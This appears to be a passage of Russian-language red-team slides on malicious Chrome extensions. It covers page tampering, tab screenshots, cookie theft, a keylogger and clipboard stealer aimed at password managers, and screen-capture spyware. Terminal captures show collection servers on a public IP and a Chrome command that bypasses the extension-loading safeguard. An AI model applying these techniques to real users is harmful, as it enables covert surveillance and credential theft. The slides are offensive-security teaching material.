
Man-In-The-Browser Light

Подменяем содержимое в HTML с помощью `content.js`



Tab Snatcher

Скриншотим вкладки пользователя и забираем **DOM**-страницы



Cookie Extraction

Авторизация на ресурс без логина и пароля. Периодический запрос актуальных Cookie


The screenshot displays a Kali Linux desktop with a blue background. On the left, a terminal window titled 'root@metrics: ~' shows the execution of a Flask application: `python3.10 flask-http.py`. The output indicates the app is serving on `http://127.0.0.1:8080` and `http://185.105.88.5:8080`. On the right, a command prompt window titled 'Администратор: C:\Windows\system32\cmd.exe' shows a command to run Chrome with a specific extension: `C:\Users\ccrsky>"C:\Program Files\Google\Chrome\Application\chrome.exe" --disable-features=DisableLoadExtensionCommandLineSwitch --load-extension="C:\Users\ccrsky\Desktop\angara-extension"`. The desktop also features icons for 'Корзина', 'icon.png', 'TEMP', and 'angara-ext...'. The taskbar at the bottom shows the time as 21:34 on 01.07.2025.

```
root@metrics: ~  
ccrsky@redteam: ~/tools/windows * root@metrics: ~ ccrsky@redteam: ~/Videos *  
root@metrics:~/chrome-extension# python3.10 flask-http.py  
* Serving Flask app 'flask-http'  
* Debug mode: off  
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.  
* Running on all addresses (0.0.0.0)  
* Running on http://127.0.0.1:8080  
* Running on http://185.105.88.5:8080  
Press CTRL+C to quit  
  
Администратор: C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 10.0.19045.2965]  
(c) Корпорация Майкрософт (Microsoft Corporation). Все права защищены.  
  
C:\Users\ccrsky>"C:\Program Files\Google\Chrome\Application\chrome.exe" --disable-features=DisableLoadExtensionCommandLineSwitch --load-extension="C:\Users\ccrsky\Desktop\angara-extension"
```

Dump DPAPI vs Chrome Extension

Извлечь мастер-
ключ из DPAPI

Расшифровка базы
SQLite



VS

Дёргать 100500
функций и
спалиться...

Еще этот App Bound
Encryption...




Simple Keylogger


Внедрение JS в браузер и отправка нажатий на удалённый сервер

```
root@metrics:~/chrome-extension# python3.10 keylogger-timer-server6.py
* Serving Flask app 'keylogger-timer-server6'
* Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:8080
* Running on http://185.105.88.5:8080
Press CTRL+C to quit
* Restarting with stat
* Debugger is active!
* Debugger PIN: 247-509-389
[]
```

[scan-8] 0:bash 1:bash 2:bash 3:python3.10* 4:bash "metrics" 13:09 19-Aug-25



Clipboard Stealer




Ждём срабатывания **COPY** события и отправляем буфер обмена на удалённый сервер.

Интересно в случаях **парольных менеджеров**: Bitwarden, ПассВорк, 1Password, Google Password Manager и т.д.

Host Spyware by Chromium

Запуск с флагом `--auto-select-desktop-capture-source=Entire`

Открывается ресурс с предложением Sharing Screen -> Авто-применение -> Отправка скриншотов на сервер



```
ccrsky@redteam: ~/tools/c2/Client  ccrsky@redteam: ~/chrome-ext/spyware/screens
(ccrsky)-[~/chrome-ext/spyware] [08.07.25 18:12:44] •
$ php -S 127.0.0.1:80


